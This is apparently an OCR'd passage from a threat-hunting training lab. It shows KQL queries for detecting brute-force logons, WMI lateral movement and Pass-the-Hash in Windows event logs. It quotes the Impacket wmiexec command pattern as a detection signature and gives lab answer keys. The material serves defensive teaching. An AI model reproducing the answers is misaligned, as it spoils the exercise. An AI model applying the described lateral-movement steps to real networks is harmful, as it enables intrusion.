


Based on the results, it can be seen that the failed authentication attempts are coming from 10.10.184.105, and the logon type is 3 (Network), which indicates that the account is authenticating to a service from a network (via SMB or WinRM for example). Sometimes, these failed login attempts over network authentication are due to possible misconfiguration that prevents users from legitimately accessing shared resources over the network.

To confirm if the user has successfully authenticated after a potential brute-forcing attempt, we can replace the KQL query with Event ID 4624 and focus on authentication attempts coming from 10.10.184.105.

winlog.event_id: 4624 AND user.name: jade.burke and source.ip: 10.10.184.105

Note that Event ID 4624 is generated when a user has successfully authenticated in a workstation or a server.




Based on the results, we can see that the user has successfully accessed WKSTN-1. To expand our investigation, we can then check the processes spawned by this user

inside the workstation. Let's use this KQL query to see the processes spawned by the user on WKSTN-1:

host.name: WKSTN-1* AND winlog.event_id: 1 AND user.name: jade.burke

Moreover, ensure that the following fields are added as columns to aid us in our investigation:

- process.parent.command_line
- process.command_line




Based on the results, it can be observed that the user has executed unusual commands inside WKSTN-1. This proves the suspicion that the account of jade.burke was brute-forced and was successfully used to authenticate and execute malicious commands on WKSTN-1.

Following a threat hunter's mindset, the next step of this investigation is to identify the impact of the commands executed by jade.burke on the newly-accessed machine. Moreover, it is also essential to determine how the source host of the brute-forcing activity was compromised.

****

Answer the questions below:

What is the name of the process that created the lsass.DMP file?




Answer: Taskmgr.exe

Out of the four GUIDs used to hunt DCSync, what is the value of the GUID seen in the existing logs?

Answer: 1131f6aa-9c07-11d1-f79f-00c04fc2dcd2

What is the name of the first process spawned by jade.burke on WKSTN-1?



Answer: wsmprovhost.exe

Lateral Movement

Tactic: Lateral Movement

The Lateral Movement Tactic (TA0008) represents an attacker's techniques to navigate a network, leveraging the credentials and sessions harvested during previous attack phases. This could involve moving from one system to another using various methods:

- Exploiting internal remote services and applications.
- Using legitimate administrative tools to access remote hosts.
- Authenticating to other workstations or servers using valid credentials.
- Accessing sensitive information stored in file servers or database servers.

Moreover, these examples enable an attacker to explore a network, find valuable assets, and gain access to them. Exploiting remote services, for instance, involves exploiting vulnerabilities in these internal services to gain remote control over a system. At the same time, legitimate administrative tools can be used to move through a network undetected.

To understand the tactic further, let's dive deep into more detailed scenarios and how it can be seen through event logs.

Understanding the Tactic

The techniques adversaries use are not limited to the examples above, as there are different ways for an adversary to access reachable internal hosts remotely. However, we will use these examples to understand this tactic and grasp how to hunt it.

The common intersection of the examples above is authenticating and exploiting internal services and applications to gain remote access.

Lateral Movement Techniques	**Example**
Exploiting Internal Services	Attacking internal servers running vulnerable applications/services, such as web applications, printers, email services, and domain controllers.
Usage of Legitimate Admin Tools	Using legitimate administration tools, such as PsExec, Windows Management Instrumentation, PowerShell remoting, and Remote Desktop Applications.
Authenticating with Valid Credentials	Using plaintext passwords from credentials discovered or using Pass-the-Hash or Pass-the-Ticket to authenticate using dumped hashes.
Accessing Sensitive Information	Authenticating to file, database, and cloud storage servers.

The tactic focuses on pivoting from one host to another, leaving traces of internal network connections to available services and valid authentications. By accessing additional resources, the attacker can further their illicit activities - whether it be data exfiltration, system disruption, or setting up a deeper foothold for future operations.

Hunting Lateral Movement

The hunt for Lateral Movement involves uncovering suspicious authentication events and remote machine access from a haystack of benign login attempts by regular users. On a typical working day in an internal network, events generating remote access to different hosts and services are expected. May it be access to a file share, remote access troubleshooting, or network-wide deployment of patches. In the following sections, we will delve deeper into strategies and techniques for hunting Lateral Movement activities, interpreting host authentication and network connection events, and recognising anomalies through the following scenarios:

- Lateral Movement via WMI.
- Authentication via Pass-the-Hash.

Lateral Movement via WMI

Starting with this scenario, we will use the winlogbeat-* index to hunt for potential lateral movement via Windows Management Instrumentation from all hosts on July 9, 2023. Ensure all queries to the Kibana console are set to look for the right index and timeframe.

Threat actors move laterally after gaining valid credentials from compromised hosts by utilizing the credentials harvested from the initially compromised hosts. There are many ways to access hosts or services remotely, but we will focus on Windows Management Instrumentation (WMI) in this scenario.

WMI is widely used for system administration, monitoring, configuration management, and automation tasks in Windows environments. However, threat actors also use this functionality to execute commands remotely and establish access to remote targets. One standard indicator of WMI's usage is the execution of the WmiPrvSE.exe process. In addition, this process will spawn a child process if WMI is used to execute commands remotely.


Based on this information, we will use the following KQL query to hunt unusual behaviour related to WMI:

winlog.event_id: 1 AND process.parent.name: WmiPrvSE.exe

In addition, ensure that the following fields are added as columns to aid us in our investigation:

- host.name
- user.name
- process.parent.command_line
- process.command_line

Lastly, sort the timestamp in ascending order to view the sequence of attacks from the earliest execution timestamp (click the arrow beside the Time column).




Based on the results, it can be seen that WmiPrvSE.exe has spawned multiple instances of cmd.exe processes on WKSTN-1 using the account of clifford.miller. Moreover, the commands executed through cmd.exe has an unusual pattern, which seems that it is writing the executed commands' output on ADMIN$ or C:\Windows\ directory.

The pattern, cmd.exe /Q /c * \ 1> \\127.0.0.1\ADMIN$* 2>&1, is attributed to Impacket's wmiexec.py, a known tool for lateral movement. Given this, it confirms our suspicion of the events generated by WmiPrvSE.exe.


To continue our investigation, let's analyse the closest authentication event of clifford.miller to WKSTN-1. We can use View surrounding documents to hunt for login events close to the first WMIExec execution.

Once the surrounding documents page is open, apply the following filters to find successful authentication events of clifford.miller.

- host.name: WKSTN-1.threathunting.thm (Click the plus button beside the host.name value)
- user.name: clifford.miller (Click the plus button beside the user.name value)
- winlog.event_id: 4624 (Add a new filter)



Using the view, we can inspect the event log before the execution of WmiPrvSE.exe, which is the log below on our current view. We can click the drop-down button to view the contents of the log.



Based on the message field, it can be seen that the authentication of clifford.miller is a Network Logon (Logon Type 3) and came from 10.10.184.105. Given this, we have identified the potential source of the attack, which might also be compromised since the attacker executes the remote commands from the specified source IP.

Following a threat hunter's mindset, the next step of this investigation is to identify the extent of the attack by checking the child processes spawned by the WmiPrvSE.exe

process. Moreover, it is also essential to understand how 10.10.184.105 was compromised in the first place, which allowed the attacker to pivot to WKSTN-1.

Authentication via Pass-the-Hash

For the last scenario, we will use the winlogbeat-* index to hunt for indicators of Pass-the-Hash events from all hosts on July 9, 2023. Ensure all queries to the Kibana console are set to look for the right index and timeframe.

Threat actors also utilize account hashes if the plaintext password does not exist from the dumped credentials as an alternative way of authentication, and this technique is called Pass-the-Hash (PtH). PtH is a technique threat actors use to authenticate and gain unauthorized access to systems without knowing the user password. It exploits how authentication protocols, such as NTLM, store and use password hashes instead of plaintext passwords.

This technique might be challenging, but there are ways to detect the usage of PtH while authenticating remotely. The list below details the indicators of PtH on network authentication:

- Event ID: 4624
- Logon Type: 3 (Network)
- LogonProcessName: NtLmSsp
- KeyLength: 0


Using the Discover tab, we will hunt for potential usage of Pass-the-Hash by translating the information above into a KQL query:

winlog.event_id: 4624 AND winlog.event_data.LogonType: 3 AND winlog.event_data.LogonProcessName: *NtLmSsp* AND winlog.event_data.KeyLength: 0


In addition, ensure that the following fields are added as columns to aid us in our investigation:

- host.name
- user.name

Lastly, sort the timestamp in ascending order to view the sequence of attacks from the earliest execution timestamp (click the arrow beside the Time column).



Based on the results, it can be observed that two users (excluding ANONYMOUS LOGON, since it is a known false positive value) have potentially authenticated to WKSTN-1 via Pass-the-Hash. Moreover, it can be seen that the authentication of clifford.miller came again from the presumed compromised workstation 10.10.184.105.




To continue with the investigation, let's focus on clifford.miller's first log entry using the view surrounding documents feature.


Once the surrounding documents page is open, apply the following filters to find all subsequent process creation events made by clifford.miller.

- host.name: WKSTN-1.threathunting.thm (Click the plus button beside the host.name value)
- user.name: clifford.miller (Click the plus button beside the user.name value)

- winlog.event_id: 1 (Add a new filter)



Based on the results, it can be seen that multiple cmd.exe executions were made. We can expand the subsequent log to investigate further.



Upon inspecting the next cmd.exe execution log, it seems that the event is related to the WMIExec execution from the previous investigation. This confirms the suspicion of Pass-the-Hash activity by clifford.miller since wmiexec.py can use hashes to authenticate and execute commands remotely to the target host successfully. Moreover, combining two unusual subsequent events increased the likelihood of suspicious activity.

Following a threat hunter's mindset, the next step of this investigation is to identify the extent of the attack by checking the subsequent process creation events after detecting Pass-the-Hash activity. Moreover, it is also essential to understand how 10.10.184.105 was compromised in the first place, which allowed the attacker to pivot to WKSTN-1.


****

Answer the questions below:

What is the name of the account that also used WMIExec on WKSTN-1 aside from clifford.miller?

Answer: jade.burke

Excluding the false positive account, how many events were generated by potential Pass-the-Hash authentications?



Answer: 10

Excluding the executions of the cd command, what is the full command-line value of the subsequent process spawned after the first successful PtH authentication of clifford.miller?

Answer: cmd.exe /Q /c whoami 1> \\127.0.0.1\ADMIN$__1688924047.711874 2>&1

Conclusion

Congratulations! You have completed hunting different indicators of compromise and suspicious host and network activities in this room.

To conclude the room, let's summarise the different hunting methodologies that we discussed throughout the room:

Tactic	Hunting Methodology
Discovery	- Look for executions of built-in tools used for enumerating user and host information. - Spot unusual internal network scanning activities. - Hunt for unusual processes initiating LDAP queries.

	- Utilize the parent-child relationships of processes to connect associated events.
Privilege Escalation	- Look for unusual SYSTEM account processes spawned by a low-privileged user. - Hunt for potential service permission abuses via service binary modification. - Utilize the parent-child relationship of processes, including the context of the user who spawned it.
Credential Access	- Hunt for known indicators that are associated with LSASS credential dumping. - Monitor events related to domain controller data replication. - Seek patterns of numerous failed login attempts to Windows hosts, followed by successful authentication. - Observe unusual process creation activities of potentially compromised accounts.
Lateral Movement	- Hunt for unusual process creations made by WmiPrvSE.exe. - Look for suspicious successful authentication patterns that may indicate a potential Pass-the-Hash activity. - Observe unusual process creation activities after detecting a successful lateral movement attempt. - Correlate the source of the lateral movement attempt and investigate how the source was compromised.

In essence, the list below generalizes the usual progression of an attacker's thought process to pivot within an internal network:

1. Understand the environment of the current compromised machine and escalate privileges if possible.
2. Harvest credentials from different credential storages.
3. Move laterally by leveraging the valid credentials and blending in the internal traffic.

Moreover, attackers return to obtaining a foothold once a new machine is accessed, establishing more continued access in the compromised network.

This room covered ways to hunt suspicious activities related to pivoting within a compromised internal network. Once threat actors successfully move laterally, they may accomplish their objectives after gaining enough data from the compromised assets. If you found this room valuable, continue enhancing your threat-hunting knowledge by proceeding to Threat Hunting: Endgame.